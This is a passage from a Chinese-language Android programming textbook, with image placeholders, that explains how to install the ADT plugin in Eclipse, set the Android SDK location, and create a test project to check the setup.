


图 2-21　添加插件




图 2-22　添加插件

（3）在弹出的 Add Site 对话框中分别输入名字和地址，名字可以自己命名，例如 123，但是在 Location 中必须输入插件的网络地址 http://dl-ssl.google.com/Android/eclipse/，如图 2-23 所示。

（4）单击 OK 按钮，此时在 Install 界面将会显示系统中可用的插件，如图 2-24 所示。




图 2-23　设置地址




图 2-24　插件列表

（5）选中 Android DDMS 和 Android Development Tools 复选框，然后单击 Next 按钮来到安装界面，如图 2-25 所示。




图 2-25　插件安装界面

（6）选中 I accept the terms of the license agreement 单选按钮，单击 Finish 按钮开始进行安装，如图 2-26 所示。




图 2-26　开始安装

注意： 在上述步骤中，可能会发生计算插件占用资源的情况，过程有些慢。完成后会提示重启Eclipse来加载插件，重启后插件可用，并且不同版本的Eclipse安装插件的方法和步骤是不同的，但是都大同小异，读者可以根据操作提示完成安装。

2.5　验 证 设 置

知识点讲解：光盘:视频\知识点\第 2 章\验证设置.avi

本章前面内容，已经讲解了搭建安装 Android 基本环境的知识，在完成安装之后，还需要一些具体验证和设置工作，本节将详细讲解验证和设置 Android 开发环境的基本知识。

2.5.1　设定 Android SDK Home

当完成上述插件安装工作后，此时还不能使用Eclipse创建Android项目，还需要在Eclipse中设置Android SDK 的主目录。

（1）打开 Eclipse，在菜单中依次选择 Window | Preferences 命令，如图 2-27 所示。




图 2-27　Preferences 命令

（2）在弹出的界面左侧可以看到 Android 项，选中 Android 后，在右侧设定 Android SDK 所在目录 SDK Location，单击 OK 按钮完成设置，如图 2-28 所示。





图 2-28　设定 SDK Location

2.5.2　验证开发环境

经过前面步骤的讲解，一个基本的 Android 开发环境算是搭建完成了。都说实践是检验真理的唯一标准，下面通过新建一个项目来验证当前的环境是否可以正常工作。



（1）打开 Eclipse，在菜单中依次选择 File | New | Project 命令，在弹出的对话框中可以看到 Android 类型的选项，如图 2-29 所示。




图 2-29　新建项目

（2）在图 2-29 选择 Android，单击 Next 按钮后打开 New Android Application 对话框，在对应的文本框中输入必要的信息，如图 2-30 所示。

（3）单击 Finish 按钮后 Eclipse 会自动完成项目的创建工作，最后会看到如图 2-31 所示的项目结构。

